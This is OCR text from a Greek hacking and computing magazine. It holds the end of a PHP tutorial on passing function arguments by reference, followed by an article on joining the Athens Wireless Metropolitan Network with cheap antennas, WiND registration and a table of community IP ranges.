Αν εκτελέσετε το πρόγραμμα, θα διαπιστώσετε ότι η τιμή της μεταβλητής $patatasPrice δεν επηρεάστηκε καθόλου από την κλήση της συνάρτησης addTax. Η εν λόγω συνάρτηση πήρε μόνο την τιμή της $patatasPrice και δεν απέκτησε πρόσβαση στην ίδια τη μεταβλητή. Αυτό, θα σκεφτείτε, είναι γνωστό και δεν χρειαζόταν επεξήγηση. Ε, λοιπόν, η PHP επιτρέπει να αλλάξουμε αυτή τη συμπεριφορά. Για να πετύχουμε κάτι τέτοιο, αρκεί να χρησιμοποιήσουμε τον τελεστή αναφοράς (&). Παρατηρείστε τη χρήση του κατά τον ορισμό της συνάρτησης, στην ακόλουθη παραλλαγή του προγράμματος:


```
function addTax(&$price, $taxPercentage){
    $price *= 1+($taxPercentage/100) ;
    return $price;
}
$patatasPrice = 10 ;
$patatasPriceWithTax = addTax($patatasPrice, 25) ;
echo "Patatas net price is $patatasPrice \n" ;
echo "Patatas final price is $patatasPriceWithTax" ;
```

Όπως βλέπετε, κατά τον ορισμό της συνάρτησης και πριν από την πρώτη παράμετρο, τοποθετήσαμε τον τελεστή αναφοράς. Ουσιαστικά, με τον τελεστή αναφοράς δηλώνουμε ότι η πρώτη παράμετρος δεν θα αποτελεί μια τιμή, αλλά μια παραπομπή προς κάποια μεταβλητή! Με αυτόν τον τρόπο, αν καλέσουμε τη συνάρτηση και δώσουμε σαν πρώτη παράμετρο μια μεταβλητή, η συνάρτηση δεν θα πάρει ένα αντίγραφο της τιμής της μεταβλητής, αλλά μια αναφορά[8] προς την ίδια τη μεταβλητή. Έτσι, αν εκτελέσετε το πρόγραμμα, θα δείτε ότι η τιμή της μεταβλητής $patatasPrice τροποποιείται από την κλήση της addTax.

Κάπου εδώ έφτασε η ώρα να κλείσουμε το παρόν άρθρο της σειράς μας. Φυσικά, στο επόμενο τεύχος θα επανέλθουμε με ακόμα πιο ενδιαφέροντα και προχωρημένα θέματα γύρω από τη γλώσσα προγραμματισμού του LAMP stack. Έως τότε πειραματιστείτε χωρίς φόβο, αλλά με πάθος.

8. Έναν δείκτη, όπως θα λέγαμε στη C, στην Pascal και σε άλλες γλώσσες προγραμματισμού.

Skill: Intermediate
Tags: AWMN, WiND, RTL8187, WIFI-WORLD



Γνωριμία με το AWMN

Πώς θα σας φαινόταν η σύνδεση σε ένα τεράστιο, ασύρματο LAN; Η αλήθεια είναι ότι, όσο τεράστιο κι αν είναι ένα τέτοιο δίκτυο, δεν θα βρούμε τίποτα εκεί που να μην παρέχεται στο Internet. Ωστόσο, μια περιορισμένη δικτυακή κοινότητα αποτελεί πρόσφορο έδαφος για την ανταλλαγή μουσικής, ταινιών, τηλεοπτικών σειρών κι άλλων δεδομένων. Επίσης, για εμάς τουλάχιστον, ένα μεγάλο LAN αποτελεί άλλο ένα ... μεγάλο παιχνίδι. Από τη στιγμή που διαβάζετε deltaHacker, πιστεύουμε ότι το ίδιο ισχύει και για εσάς :)

Γύρω στο 2002, όταν το γρήγορο Internet έκανε τα πρώτα του δειλά βήματα, μια ομάδα αποφάσισε να δημιουργήσει κάτι πιο σταθερό και φυσικά γρηγορότερο. Κάπως έτσι ξεκίνησε το Athens Wireless Metropolitan Network[1], το οποίο μέσα σε λίγους μήνες κατάφερε να συγκεντρώσει πάρα πολλούς χρήστες (http://awmn.net). Παρόλο που αρχικά ξεκίνησε ως ένας εναλλακτικός πάροχος broadband, τελικά κατέληξε να λειτουργεί παράλληλα με τους παρόχους Internet, χωρίς όμως να θέλει να τους αντικαταστήσει. Το δίκτυο του AWMN λειτουργεί ακόμη και σήμερα, χωρίς να είναι πλέον τόσο ενεργό αλλά χωρίς και να έχει απονεκρωθεί. Σε αυτό το άρθρο θα δούμε τα βασικά χαρακτηριστικά του AWMN και θα μιλήσουμε για τον τρόπο λειτουργίας του, χωρίς να εισέλθουμε σε *πολλές* τεχνικές λεπτομέρειες. Φυσικά θα δούμε πώς μπορούμε να συνδεθούμε κι εμείς σε αυτό, όπως επίσης και τα όσα μπορεί να μας προσφέρει! Ένα θετικό στοιχείο του εγχειρήματος, πέρα από την ευκαιρία για πειραματισμό και παιχνίδι με τον ασύρματο εξοπλισμό, είναι το πολύ χαμηλό κόστος. Το μόνο που θα χρειαστούμε είναι μια *καλή* κεραία WiFi.


Μπορεί το AWMN να ξεκίνησε σαν ένας απλός πάροχος broadband υπηρεσιών, αλλά κατέληξε σαν το μεγαλύτερο testbed για τις ασύρματες τεχνολογίες.

Ένδον του AWMN

Πριν ξεκινήσουμε τις ασύρματες περιπέτειες, θα ήταν καλό να γνωρίζουμε τις αρχές λειτουργίας του μητροπολιτικού δικτύου. Αυτό θα μας βοηθήσει τόσο στη σύνδεση, όσο και στην παραμονή στο δίκτυο. Θα ξεκινήσουμε με τη διάρθρωσή του. Το AWMN απαρτίζεται από ασύρματους κόμβους που χωρίζονται σε δύο κατηγορίες. Ένας κόμβος μπορεί να αποτελεί τμήμα της "ραχοκοκαλιάς" του δικτύου (backbone) ή έναν απλό τερματικό σταθμό, στον οποίο συνδέονται χρήστες. Με άλλα λόγια, ένας κόμβος μπορεί είτε να διαβιβάζει δεδομένα μεταξύ άλλων κόμβων είτε να μεταφέρει πακέτα από το δίκτυο από και προς κάποιον χρήστη. Ένας κόμβος backbone, όμως, μπορεί να λειτουργεί *και* σαν access point, ώστε να συνδέονται πάνω του απλοί χρήστες. Αυτή η δικτυακή τοπολογία ονομάζεται "partial mesh". Τα δύο διαφορετικά είδη κόμβων χρησιμοποιούν διαφορετικές τεχνολογίες. Για παράδειγμα, οι κόμβοι backbone χρησιμοποιούν το πρωτόκολλο 802.11b, ενώ οι κόμβοι που λειτουργούν σαν access points χρησιμοποιούν το 802.11g και σπανιότερα το 802.11n. Επιπλέον, εκτός από διαφορετικά πρωτόκολλα χρησιμοποιούνται και διαφορετικές κεραίες, με σκοπό τη βελτιστοποίηση της απόδοσης. Συγκεκριμένα, οι κόμβοι backbone χρησιμοποιούν ισχυρά κατευθυντικές κεραίες, καθώς εκπέμπουν μόνο προς έναν άλλο κόμβο και κατ' επέκταση προς μια συγκεκριμένη τοποθεσία. Αντίθετα, οι κόμβοι τύπου access point χρησιμοποιούν "πανκατευθυντικές" κεραίες (omnidirectional), αφού το σήμα εκπομπής τους πρέπει να λαμβάνεται από όσο το δυνατόν περισσότερους χρήστες.

Όπως καταλαβαίνετε, ένας απλός client του AWMN χρειάζεται αρκετά απλό εξοπλισμό (κάρτα WiFi και μια σχετικά ισχυρή κεραία). Τι γίνεται όμως με το software; Φυσικά, στο AWMN δεν επικρατεί αναρχία. Αντιθέτως, πρόκειται για ένα αυστηρά

1. Δεν υφίσταται μόνο στην Αθήνα: http://awmn.net/content.php?r=122-WiND-Project



*Χρησιμοποιώντας ένα εργαλείο για τη σάρωση των ασυρμάτων δικτύων, είναι αρκετά εύκολο να εντοπίσουμε τους κοντινούς κόμβους του AWMN και να βρούμε τη *σωστή* θέση για την κεραία.*

δομημένο κι ελεγχόμενο δίκτυο. Αν ο καθένας έκανε ό,τι θεωρούσε σωστό, δε θα δούλευε απολύτως τίποτα :D [Σ.τ.Ε. from the subtle-political-messages department] Το AWMN χρησιμοποιεί τις διευθύνσεις στο subnet 10.0.0.0/8 κι αυτό κυρίως για να μη εμπλέκεται στα υπόλοιπα δίκτυα και στο Internet. Η *σωστή* διευθυνσιοδότηση εντός του δικτύου, όπως επίσης και ο γενικότερος έλεγχος της λειτουργίας του, πραγματοποιούνται από το WiND. Το WiND δεν είναι τίποτε άλλο παρά μια εφαρμογή γραμμένη σε PHP, η οποία γνωρίζει τις διευθύνσεις όλων των κόμβων, όπως επίσης και τις υπηρεσίες που προσφέρει ο καθένας. Με άλλα λόγια, αν κάποιος κόμβος δεν υπάρχει στα μητρώα του WiND, είναι σα να μην υπάρχει καθόλου στο δίκτυο! Το WiND μπορεί να χρησιμοποιηθεί από οποιονδήποτε και αποτελεί λογισμικό ανοιχτού κώδικα. Για την ακρίβεια, το χρησιμοποιούν όλες οι ασύρματες κοινότητες στην Ελλάδα! Την εκδοχή του WiND που προορίζεται για το AWMN μπορούμε να την βρούμε στο `http://wind.awmn.net` (μέσω Internet) καθώς και στο `http://wind.awmn` (μέσω του ασύρματου δικτύου).

Σύνδεση στο AWMN

Το πρώτο βήμα που πρέπει να κάνουμε, ακόμη και αν δεν έχουμε τον απαραίτητο εξοπλισμό, είναι να γραφτούμε στο WiND. Μέσα από το πρόγραμμα —κι αφού δηλώσουμε τη διεύθυνση από την οποία σκοπεύουμε να συνδεθούμε— θα βρούμε τους πλησιέστερους κόμβους. Αφού τους σημειώσουμε κάπου πρόχειρα, θα χρειαστεί να ανεβούμε στην ταράτσα της πολυκατοικίας ή του σπιτιού μας, μαζί με ένα laptop και μια κεραία που γνωρίζουμε ότι προσφέρει καλή λήψη. Όπως αντιλαμβάνεστε, σε αυτό το στάδιο χρειαζόμαστε μια κάρτα WiFi με εξωτερική κεραία. Πάντως, κατά τις δικές μας δοκιμές, η ενσωματωμένη κάρτα του laptop ανταποκρίθηκε ικανοποιητικά. Τα αποτελέσματα όμως δεν θα είναι ίδια για κάθε laptop, ούτε και για κάθε περιοχή.

Wireless Community Network	IP Range	Νομός
AWMN	10.0.0.0/16 - 10.99.0.0/16	Αττικής
SWN/TWMN	10.100.0.0/16 - 10.129.0.0/16	Θεσσαλονίκης
LWN	10.130.0.0/16 - 10.139.0.0/16	Λαρίσης
CWN	10.140.0.0/16 - 10.143.0.0/16	Χανίων
PWN	10.143.0.0/16 - 10.152.0.0/16	Αχαΐας
RWMN	10.153.0.0/16 - 10.154.0.0/16	Δωδεκανήσων
ΒΟΛΟΣ	10.155.0.0/16 - 10.156.0.0/16	Μαγνησίας
ΦΘΙΩΤΙΔΑ	10.157.0.0/16 - 10.160.0.0/16	Φθιώτιδας
ΛΑΜΙΑ	10.161.0.0/16 - 10.161.0.0/16	Φθιώτιδας
Ν. ΠΕΛΛΗΣ	10.162.0.0/16 - 10.164.0.0/16	Πέλλας
Ν. ΣΕΡΡΩΝ	10.165.0.0/16 - 10.169.0.0/16	Σερρών
Ν. ΜΥΚΟΝΟΥ	10.170.0.0/24 - 10.170.100.0/24	Κυκλάδων
Ν. ΞΑΝΘΗΣ	10.170.101.0/24 - 10.172.195.0/24	Ξάνθης
ΝΟΜΟΣ ΑΡΚΑΔΙΑΣ	10.172.196.0/24 - 10.175.38.0/24	Αρκαδίας

Η διευθυνσιοδότηση όλων των ασυρμάτων δικτύων της Ελλάδας! Κάθε κοινότητα πρέπει να έχει διαφορετικές διευθύνσεις, ώστε όταν συνδέονται μεταξύ τους να μην υπάρχουν προβλήματα στο routing.


Είμαστε στην ταράτσα, πιθανότατα φορώντας κάποιο μπουφάν ή/και γάντια. Η συσκευή είναι πλήρως φορτισμένη κι έτοιμη για ψάξιμο. Τώρα, μπορούμε να ξεκινήσουμε την ανίχνευση δικτύων, χρησιμοποιώντας κάποιο πρόγραμμα όπως το NetStumbler ή το πιο πρόσφατο inSSIDer. Εμείς εργαστήκαμε υποχρεωτικά με το inSSIDer, καθώς το NetStumbler δεν λειτουργεί σωστά στις τελευταίες εκδόσεις Windows. Αφού επιλέξαμε την κάρτα που θέλουμε να χρησιμοποιηθεί για τη σάρωση, εμφανίστηκε μια λίστα με όλα τα δίκτυα που εντοπίστηκαν. Μέσα σε αυτά εντοπίσαμε και έναν κόμβο του AWMN! Αυτό που πρέπει να προσέξουμε εδώ, ειδικά στην περίπτωση που εντοπίσουμε περισσότερους από έναν κόμβους, είναι ο θόρυβος του σήματος. Σύμφωνα με τις οδηγίες του AWMN, ο θόρυβος δεν πρέπει να ξεπερνά τα -80db. Στις ταρατσο-δοκιμές μας, λαμβάναμε το σήμα του κόμβου με -50db.

Πρώτη επαφή και απαραίτητος εξοπλισμός


Για τη σύνδεση στο AWMN δεν χρειαζόμαστε εξειδικευμένο hardware. Μάλιστα, αν βρισκόμαστε κοντά σε κάποιον κόμβο, ενδέχεται να μη χρειαστούμε ούτε καν ειδική κεραία. Σε αυτή την περίπτωση, μια απλή κάρτα δικτύου θα είναι αρκετή. Τι γίνεται όμως στην περίπτωση που ο κοντινότερος κόμβος είναι μερικές δεκάδες ή εκατοντάδες μέτρα μακριά; Εάν το σήμα του πλησιέστερου κόμβου είναι ιδιαίτερα ασθενές ή δεν το λαμβάνουμε καν, θα πρέπει να αγοράσουμε μια ισχυρή κεραία και μια καλή κάρτα WiFi. Με δεδομένο ότι σκοπεύουμε να συνδεθούμε σε κάποιον κόμβο και όχι να λειτουργήσουμε οι ίδιοι ως access point, μπορούμε να προμηθευτούμε μια κατευθυντική κεραία και να εκμεταλλευτούμε την υψηλή απολαβή που προ-

Μπορεί να είναι φτηνή και ταυτόχρονα φτηνιάρικη, αλλά οι επιδόσεις της ήταν ικανοποιητικότατες!





Μια εύκολη λύση για να βρούμε τη σωστή θέση της κεραίας, είναι να τρέξουμε το ping με την παράμετρο -t και να παρατηρούμε το χρόνο απόκρισης καθώς δοκιμάζουμε διάφορες θέσεις. Όσο μικρότερος ο εν λόγω χρόνος, τόσο το καλύτερο!



Το πρώτο μας ping στο δίκτυο του AWMN και συγκεκριμένα προς την ομώνυμη σελίδα! Ο server της σελίδας βρίσκεται αρκετά μακρυά, γεγονός που δικαιολογεί τους μεγάλους χρόνους απόκρισης. Κατά τα άλλα, η σελίδα φορτώνει αισθητά πιο γρήγορα από ό,τι μέσω Internet!

σφέρουν οι κεραίες του είδους. Σε ό,τι αφορά στην κάρτα, μια αρκετά καλή επιλογή αποτελούν οι υλοποιήσεις που στηρίζονται στο RTL8187. Πρόκειται για γνωστό και δοκιμασμένο τσιπ, που το έχουμε χρησιμοποιήσει και σε παλιότερες δοκιμές. Για τις ανάγκες του άρθρου αγοράσαμε το WIFI-WORLD 880WG. Το πακέτο περιλαμβάνει μια κατευθυντική κεραία κι έναν WiFi adaptor, που υπόσχεται ισχύ εκπομπής κοντά στα 8000mW. Όπως αντιλαμβάνεστε αυτό είναι μάλλον απίθανο και, γενικότερα, η "πλαστικούρα" της συσκευής έδειχνε ότι αποτελεί τη φτηνή απομίμηση κάποιου ποιοτικού και πανάκριβου προϊόντος. Ωστόσο, το συγκεκριμένο πακέτο κόστιζε περί τα 10 ευρώ και τελικά δεν μας απογοήτευσε καθόλου.

Τα βήματα που πρέπει να ακολουθήσει κανείς για τη σύνδεση στο AWMN διαφέρουν από κόμβο σε κόμβο. Για παράδειγμα, αν ο γειτονικός μας κόμβος χρησιμοποιεί DHCP και η πρόσβαση είναι ελεύθερη, μπορούμε να συνδεθούμε αμέσως και ν' αρχίσουμε τις περιπλανήσεις στο AWMN χωρίς κανένα επιπλέον βήμα. Σπάνια, όμως, θα φανούμε τόσο τυχεροί! Στη δική μας περίπτωση, τα πράγματα ήταν λίγο πιο περίπλοκα. Κατ' αρχάς, χρειάστηκε να επικοινωνήσουμε με τον ιδιοκτήτη του κόμβου και να τον ενημερώσουμε για τις προθέσεις μας. Αυτού του είδους οι συνδιαλλαγές γίνονται πάντα μέσα από το WiND. Ο ιδιοκτήτης του κόμβου απάντησε μετά από μερικές μέρες και μας πρότεινε να αγοράσουμε εξοπλισμό με σχετικά αυξημένο κόστος (πάνω από 100ερώ). Εμείς τον ενημερώσαμε ότι είχαμε προμηθευτεί ήδη τα μηχανήματα (χωρίς να αναφέρουμε ότι στοίχισαν μόλις το 10 ευρώ) και του δώσαμε το MAC address του WiFi adapter. Αυτό το είχε ζητήσει εξαρχής, για να μας προσθέσει σε κάποιο whilelist του κόμβου και να αποκτήσουμε πρόσβαση! Στη συνέχεια της σύντομης επικοινωνίας μας με τον ιδιοκτήτη του κόμβου, πήραμε μερικές απαραίτητες διευθύνσεις: Την προσωπική μας IP στο δίκτυο του AWMN, τη διεύθυνση του gateway του κόμβου και φυσικά το αντίστοιχο subnet mask. Ρυθμίζοντας το σύστημα με αυτές τις τιμές, καταφέραμε επιτέλους να συνδεθούμε στο AWMN!



Ιδού η «αρχική» σελίδα του δικτύου. Από εδώ ξεκινήσαμε τις περιπέτειές μας στο AWMN. Η συγκεκριμένη σελίδα μοιάζει να αποτελεί τον κεντρικό κόμβο του δικτύου...

Το AWMN από μέσα

Περιττό να πούμε ότι μέχρι και σ' αυτό το στάδιο βρισκόμασταν ακόμα στην ταράτσα. Το κρύο όμως ήταν ανυπόφορο και είπαμε να δοκιμάσουμε από το μπαλκόνι του σπιτιού. Ε, λοιπόν, η κάρτα των 10€ μπορούσε να συνδεθεί ικανοποιητικότατα! Αυτό μας ενθουσίασε αρκετά, αφού καμία άλλη κάρτα του εργαστηρίου μας δεν τα κατάφερνε, ενώ μπορούσαμε πλέον να καθόμαστε στη θαλπωρή του γραφείου.

Με μια πρώτη ματιά θα μπορούσαμε να πούμε πως το AWMN θυμίζει αρκετά τα δίκτυα των Tor και i2p. Όχι ως προς την ανωνυμία, φυσικά, αλλά ως προς το περιεχόμενο. Οι σελίδες είναι *όλες* ερασιτεχνικές και φτιαγμένες κυρίως για να βοηθήσουν τα υπόλοιπα μέλη του δικτύου, ενώ κανένας δεν μοιάζει να αποζητά το κέρδος — τουλάχιστον όχι με τη μορφή διαφημίσεων. Κάθε σελίδα έχει δημιουργηθεί με σκοπό να προσφέρει κάτι στο δίκτυο, αν κι όλες οι διαθέσιμες πληροφορίες κυκλοφορούν *και* στο Internet (και θα τις βρούμε ταχύτατα). Ας αφήσουμε όμως τις σελίδες και το περιεχόμενό τους, αφού αποτελούν ένα μικρό μέρος του AWMN! Μπαίνοντας στο εν λόγω δίκτυο, λοιπόν, μπαίνουμε σ' ένα μικρό κι εξ ολοκλήρου ελληνικό Internet! Εδώ χρησιμοποιείται αποκλειστικά το top level domain ".awmn". Η πρώτη σελίδα που επισκεφτήκαμε ήταν η σελίδα του AWMN, που βρίσκεται στο `http://www.awmn` (μέσω MN) και λειτουργεί όπως ακριβώς και στο `http://awmn.net` (μέσω Internet). Όμως τι άλλο μπορούμε να κάνουμε, εκτός απ' το να κοιτάμε επίμονα την κεντρική σελίδα

του AWMN; Αν είστε αρκετά παρατηρητικοί, θα διαπιστώσατε ότι στην αριστερή περιοχή του περιβάλλοντος του WiND υπάρχει ένα μενού. Εκεί αναφέρονται όλες οι υπηρεσίες που παρέχουν οι χρήστες και δεν θα βρούμε πουθενά άλλου κάποια πληρέστερη λίστα.

Εμείς, βλέπουμε το AWMN σαν ένα τεράστιο LAN. Ίσως αυτό να οφείλεται στο γεγονός ότι η πρόσβασή μας στο Internet είναι πλέον δεδομένη, με αποτέλεσμα να ενδιαφερόμαστε περισσότερο για την ανταλλαγή αρχείων. Κοιτάζοντας τις υπηρεσίες, θα βρούμε αρκετούς FTP servers αλλά και πολλά DC++ hubs. Με μια γρήγορη ματιά στους FTP, εντοπίσαμε καμπόσους που διέθεταν πρόσφατες ταινίες *και* σειρές. Εδώ αξίζει να σημειώσουμε πως η ταχύτητα ήταν πολύ καλή — και τις περισσότερες φορές ήταν τριπλάσια από εκείνη της σύνδεσης ADSL.



Οι μερακλήδες του AWMN υλοποιούν κόμβους του δικτύου, διατηρώντας ολόκληρους υπολογιστές μέσα σε στεγανά κουτιά! Σκέφτεστε ότι πρόκειται για ένα ενδιαφέρον μελλοντικό project; Είναι ήδη στα σχέδιά μας ;)

Επίλογος

Μπορεί στη θεωρία να φαίνονται όλα απλά —εμείς τουλάχιστον αυτό σκεφτήκαμε αρχικά— αλλά στην πράξη τα πράγματα είναι αρκετά περίπλοκα. Και μόνο ο εντοπισμός του κοντινότερου κόμβου κρύβει πολλές παγίδες. Μπορεί να πιάνουμε το σήμα του κόμβου που βρίσκεται στη διπλανή πολυκατοικία, αλλά θα έχουμε ισχυρό και χωρίς διακοπές σήμα; Είναι καλύτερα να στρέψουμε την κεραία στη νοητή ευθεία προς τον κόμβο ή είναι καλύτερα να στοχεύουμε την απέναντι πολυκατοικία για να εκμεταλλευτούμε την (όποια) αντανάκλαση[2] των κυμάτων; Όλα αυτά, βέβαια, απαντώνται μόνο με δοκιμές και *πολλές* προσπάθειες.

Αφού συνδεθούμε, πρέπει να βεβαιωθούμε ότι λειτουργούν όλα ρολόι. Οι περισσότερες συσκευές είναι κλειδωμένες και λειτουργούν μέσα στα όρια της Ευρωπαϊκής Ένωσης, οπότε δεν χρειάζεται να ασχοληθούμε καθόλου με τη νομικίστικη πλευρά του εγχειρήματος. Αυτό που αξίζει να προσέξουμε, όμως, ειδικά αν σκοπεύουμε να ανοίξουμε μια μόνιμη σύνδεση με το AWMN, είναι να σεβόμαστε τους κανονισμούς του. Όσα παρουσιάσαμε αγγίζουν μόνο την επιφάνεια του AWMN.

Εδώ που τα λέμε, το AWMN αποτελεί μόνο την αρχή! Υπάρχουν δεκάδες ακόμη ασύρματες κοινότητες ανά την Ελλάδα[3], σε πολλές διαφορετικές πόλεις. Μπορεί να μην είναι όλα τα δίκτυα εξίσου μεγάλα, αλλά είμαστε σίγουροι ότι οι χρήστες τους είναι εξίσου αφοσιωμένοι και διατεθειμένοι να βοηθήσουν τα νέα μέλη.

2. In layman's terms :)
